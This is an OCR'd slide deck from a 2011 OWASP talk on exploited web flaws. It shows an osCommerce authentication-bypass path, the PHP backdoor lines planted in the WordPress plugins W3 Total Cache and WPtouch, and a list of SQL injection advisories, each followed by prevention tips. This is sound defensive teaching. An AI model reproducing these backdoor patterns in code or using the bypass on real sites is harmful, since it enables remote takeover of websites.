Real Applications, Real Vulnerabilities
Really Exploited

Quintin Russ

OWASP New Zealand Day 2011
7th July 2011

About Me


- Quintin Russ
  - Technical Director, SiteHost
    - http://www.sitehost.co.nz
    - quintin@sitehost.co.nz
  - Web Developer in previous life
  - Built first website in 2002

Authentication Bypass

- OS Commerce bug - November 2009
  - Popular ecommerce web application
  - Bypassed by appending /login.php to URI
  - unpatched installs still being exploited in the wild.
  - GET /admin/index.php => /admin/login.php
  - GET /admin/index.php/login.php => #winning

Authentication Bypass


- OS Commerce bug - November 2009



```php
<?php

if (!tep_session_is_registered('admin')) {
    $redirect = false;

    $current_page = basename($PHP_SELF);

    if ($current_page != FILENAME_LOGIN) {
      if (!tep_session_is_registered('redirect_origin')) {
        tep_session_register('redirect_origin');

        $redirect_origin = array('page' => $current_page,
                                 'get' => $HTTP_GET_VARS);
      }

      $redirect = true;
    }

    if ($redirect == true) {
      tep_redirect(tep_href_link(FILENAME_LOGIN));
    }

    unset($redirect);
  }

?>
```

Authentication Bypass

- OS Commerce bug - November 2009



```php
<?php

if (!tep_session_is_registered('admin')) {
    $redirect = false;

    $current_page = basename($PHP_SELF);

    if ($current_page != FILENAME_LOGIN) {
      if (!tep_session_is_registered('redirect_origin')) {
        tep_session_register('redirect_origin');

        $redirect_origin = array('page' => $current_page,
                                 'get' => $HTTP_GET_VARS);
      }

      $redirect = true;
    }

    if ($redirect == true) {
      tep_redirect(tep_href_link(FILENAME_LOGIN));
    }

    unset($redirect);
  }

?>
```

Authentication Bypass

- Demo Time.

Authentication Bypass

- How to Prevent
  - Patch!
  - Track your upstream for updates
  - Read the documentation
  - Identify and reduce attack surface - /admin dir
  - Disable upload and / or execution of uploaded files
  - Use standard authentication frameworks


Remote Code Execution

- Wordpress plugins – June 2011
  - Wordpress team detected suspicious commits
  - All passwords reset as a “prophylactic measure”
  - 3 popular plugins backdoored for 48 hours

SiteHost


Remote Code Execution

- Wordpress plugins altered source code
  - W3C Total Cache



```
<?php

if (preg_match("#useragent/([^/]*)/([^/]*)/#i", $_COOKIE[$key], $matches) && $matches[1]($matches[2]))
$this->desired_view = $matches[1].$matches[2];

?>
```


  - WPtouch



```
<?php

if (isset($_SERVER['HTTP_X_FORWARD_FOR']) && assert($_SERVER['HTTP_X_FORWARD_FOR'])) {
    $this->cache_reject_reason = 'proxy';
    return false;
}

?>
```


Remote Code Execution

- Wordpress plugins altered source code
  - W3C Total Cache



```php
<?php

if (preg_match("#useragent/([^/]*)/([^/]*)/#i", $_COOKIE[$key], $matches) && $matches[1]($matches[2]))
$this->desired_view = $matches[1].$matches[2];

?>
```

  - WPtouch




```php
<?php

if (isset($_SERVER['HTTP_X_FORWARD_FOR']) && assert($_SERVER['HTTP_X_FORWARD_FOR'])) {
    $this->cache_reject_reason = 'proxy';
    return false;
}

?>
```

Remote Code Execution

- How to Prevent
  - Patch!
  - Track your upstream for updates
  - Be wary of any 3rd party plugin
  - Read the Wordpress hardening guide
  - Identify and reduce attack surface - /wp-admin dir

SQL Injection


- SQL Injection – its everywhere



2011-07-05	⬇	-	✓	DmxReady Secure Document Library v1.2 SQL Injection Vulnerability	615	asp
2011-07-04	⬇	-	✓	PhpFood CMS v2.00 SQL Injection Vulnerability	1381	php
2011-07-04	⬇	-	✓	DmxReady Links Manager v1.2 SQL Injection Vulnerability	559	php
2011-07-04	⬇	-	✓	DMXReady Account List Manager v1.2 SQL Injection Vulnerability	457	php
2011-07-03	⬇	-	✓	DmxReady Document Library Manager v1.2 SQL Injection Vulnerability	537	asp
2011-07-03	⬇	-	✓	DmxReady Bilboard v1.2 SQL Injection Vulnerability	366	asp
2011-07-03	⬇	-	✓	DmxReady Faqs Manager v1.2 SQL Injection Vulnerability	258	asp
2011-07-03	⬇	-	✓	DmxReady Contact Us Manager v1.2 SQL Injection Vulnerability	229	asp
2011-07-03	⬇	-	✓	DMXReady Registration Manager v1.2 SQL Injection Vulneratbility	238	asp
2011-07-03	⬇	-	🕒	phpDealerLocator Multiple SQL Injection Vulnerabilities	498	php
2011-07-03	⬇	-	✓	DmxReady News Manager v1.2 SQL Injection Vulnerability	353	asp
2011-07-03	⬇	-	✓	DmxReady Catalog Manager v1.2 SQL Injection Vulneratbility	503	asp
2011-07-01	⬇	-	✓	WordPress 3.1.3 SQL Injection Vulnerabilities	4129	php
2011-07-01	⬇	-	✓	Joomla mdigg Component SQL Injection Vulnerability	2155	php

SQL Injection

- SQL Injection – its everywhere




SQL Injection

- SonyPictures.com – June 2011
  - 1,000,000 users personal information lost
  - Passwords stored in plain text
  - One of many sites that got compromised
  - SQL Injection is still a problem today

SQL Injection

